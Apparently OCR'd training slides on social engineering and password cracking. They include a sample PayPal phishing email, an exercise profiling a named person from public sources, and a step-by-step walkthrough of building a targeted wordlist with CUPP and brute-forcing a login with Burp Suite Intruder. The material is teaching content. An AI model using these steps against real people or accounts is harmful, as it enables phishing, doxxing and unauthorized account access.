- Social engineering is the process of hacking the people, not hacking the systems.
- Social Engineering is the art of manipulating users to get personal information that can be used to get passwords or access to personal accounts

What is Social Engineering

- All Social Engineering techniques are based on ***bugs in human hardware***.

- It doesn't matter how much money you've invested in security, if you can trick the sysadmin to give you all the passwords!

Techniques

- Familiarity exploit
- Intimidating circumstances
- Phishing and vishing
- Tailgating
- Exploiting human curiosity
- Exploiting human greed
- Pretexting
- Baiting
- Quid pro quo

Familiarity exploit

- Is one of the most effective social engineering techniques.
- Hackers make themselves familiar to the victim or the target.
- They attack after they became trusted people for the victim.

Intimidating circumstances

- When the attacker find out some secret information about the victim and use this information for blackmailing.
- Today is very easy to gather some information about people. The attackers can use Facebook, Instagram, Google+, Twiter, etc.
- After they have the information they will use to get access in companies or on platforms.

Phishing

- It an attack to obtain sensitive information from the user by e-mail or other type of message.
- The sent message should look like an original message from the authority that can send that message.

Real scenario

- **PayPal Account**

Your transaction is successfully for your payment to Apple Store (Payment for iPhone 7 : $769)

PayPal

Transaction ID: 9A090161RY1905356

Notice Your PayPal Account

Dear Costumer,

Case ID Number : PP-007-318-238-678

Your PayPal Account has temporarily **Locked!** We Detect unauthorized Login Attempts to your PayPal Account from another IP address. (218.17.XXX.XXX)

You have sent a payment of $ 769 USD to Apple Store

Seller
Apple Store

Instructions to merchant
You have not entered any instructions.

Information	Unit charge	Quantity	amount
Apple iPhone 7	$769 USD	1	$769 USD

Subtotal	$769 USD
Total	$769 USD
Payment	$769 USD

Payments sent to support@apple.com


Please re-confirm your identity today or your account will be locked, to concerns we have for the safety and integrity of the PayPal community.

To re-confirm your PayPal account, We recommend that you go to

Resolve This Problem

Real scenario

- Email address



- The redirect link

Vishing

- *The most used social engineering attacks are made by using the phone.*

- https://www.youtube.com/watch?v=lc7scxvKQOo&t=19s

Tailgating

- **Can you hold the door for me?**

- Maybe it is not nice to say “NO” to everybody, but this is actually the solution for this type of attack.

- Is very easy to enter in buildings, if the security staff is not properly trained, os someone try to be nice.

Exploiting human curiosity

- The people are by definition curious, so is a big vulnerability of humans
- This vulnerability is actually applied for all techniques of social engineering.

Exploiting human greed

- It is similar with the curiosity but now the greed is more powerfull and the victim access the malicious code with the hope that he will win something for that.

Pretexting

- To be another person on the phone call, or send an email and pretexting that is another person.
- Also can be done in a person, with a real meeting.

Baiting

- It is very easy to use the human curiosity.
- The attacker can use CDs, USB memory, or anything else that can store a malicious code and the users will want them.
- Examples of attacks: Pentagon 2008

Quid pro quo

- The mos used techniques for Quid pro quo is the questionnaire and a price for completing that questionare like a t-shirt or a pen, or something else.

- In that questionare some questions are to get information about company or about work collegues.

The process

- In this stage the hacker learn as much as he can about the victim
- Design how to execute an attack
- Install the necesarry tools to attack
- Exploit the vulnerability
- The aquired information it is used in the password guessing or brute force

Tools and instruments

- **SET – Social Engineering Toolkit**
- **HTTRACK**
- **Ghost Phisher**

Countermeasures

- **Training for employees**;
- **Security protocols** (policies and procedures);
- **Periodically tests**;

Exercise

- We have a name: Popescu Ion.
- From: Daia.

- Let's find if he is vulnerable or not.

Social Engineering

- How can we find information about Popescu Ion from Daia?
- What information can we find about he?
- Where or on what platform can we find information about people?

Countermeasures

- 1. Don't use nicknames!
- 2. Don't have private information in the public domain!
- 3. Don't use private information in your accounts or your passwords!

KEEP private your personal information.

Password cracking

What is Password cracking

- The process of attempting to gain unauthorized access to a system by using common passwords or algorithms that guess the password;

Password cracking is an ART

- The art of obtaining the correct password that gives access to a system protected by an authentication method

Techniques

- The most commonly techniques of password cracking are:
  - Dictionary attack
  - Brute force attack
  - Rainbow table attack
  - Guess
  - Spidering

Tools

- **CUPP + Mentalist**
- **Burp Suite + Firefox**

CUPP + Mentalist

- Download CUPP and Mentalist:
  - https://github.com/Mebus/cupp
  - https://github.com/sc0tfree/mentalist/releases

- Install them and run CUPP to create a dictionary

```
C:\Python27>python ./cupp.py -i

[+] Insert the informations about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)
```

CUPP + Mentalist

- Do you remember Popescu Ion?
- What do we know about him?

CUPP + Mentalist

```
> Do you want to add some key words about the victim? Y/[N]: y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: daia
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]:y
> Leet mode? (i.e. leet = 1337) Y/[N]: y
```


- Now we have a dictionary list
- Start Mentalist!

```
> First Name: Ion
> Surname: Popescu
> Nickname: popion
> Birthdate (DDMMYYYY): 21091990


> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):


> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):


> Pet's name:
> Company name:
```

CUPP + Mentalist

- We have to select our base words.
- We can use the English dictionary and other files with words.

- We will use our output file from CUPP.



CUPP + Mentalist


- We can add cases, substitutions, prepends or appends.

CUPP + Mentalist


- After you set all the rules you can process it.
- You can generate rules for other tools or generate a full list with words.
- This list can be uses for a brute force attack based on a dictionary.

Burp Suite

- Download the BurpSuite




Burp Suite


Burp Suite Community Edition v2.1.04 Latest Stable
Released 27 September 2019 | v2.1.04 Release notes
Download
Download for Windows (64-bit)
View Checksums
Download
Download plain JAR file
View Checksums
Download
Other Platforms


Burp Suite

- Open Firefox and set the proxy to **127.0.0.1** and port: **8080**.




Burp Suite

- In Proxy Tab we have the **Intercept is on** button.
- That means that our Burp will intercept our requests from the proxy.




Burp Suite

- Now we have to request the web site with a test user a test password.




Burp Suite

- Burp will intercept our request to the web site.
- In this request we have our parameters: username and password.



Burp Suite

- This request we will **Send to Intruder** (CTRL + I)




Burp Suite

- In Intruder tab, we have four tabs: **Target**, **Positions**, **Payloads** and **Options.**
- In Target tab we have only our target and the port.
- In the Positions tab we have to set our modified positions (in our case only the **username** and the **password**)

Burp Suite


- Also, in the Position tab we have to select the attack type:
  - Snipper
  - Battering ram
  - Pitch fork
  - Cluster bomb



Burp Suite


- In Payloads tab we have to set our payload lists, for two positions: username and password.

- We choose the set and the type of the payload:
  - Simple list
  - Runtime file
  - Custom iterator
  - Character substitution
  - Case modification
  - Recursive grep
  - Illegal Unicode
  - Character blocks
  - Numbers
  - Dates
  - Brute Forcer
  - Null payloads
  - Character frobber
  - Bit flipper
  - Username generator
  - ECB block shuffler
  - Extention-generated




Burp Suite

- For **Simple list**, we have to create a list with usernames and a list with passwords.
- For Brute forcer, we have to take the set of characters to create passwords and the possible length



Burp Suite

- The result presents the length of the HTTP response.
- The correct pair is that with the different length.
- In our case: **test** with **test**.



Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			200	☐	☐	211	
1	test	pass	200	☐	☐	211	
2	admin	pass	200	☐	☐	211	
3	user	pass	200	☐	☐	211	
4	usertest	pass	200	☐	☐	211	
5	test	password	200	☐	☐	211	
6	admin	password	200	☐	☐	211	
7	user	password	200	☐	☐	211	
8	usertest	password	200	☐	☐	211	
9	test	test	200	☐	☐	404	
10	admin	test	200	☐	☐	211	
11	user	test	200	☐	☐	211	
12	usertest	test	200	☐	☐	211	

Password strength

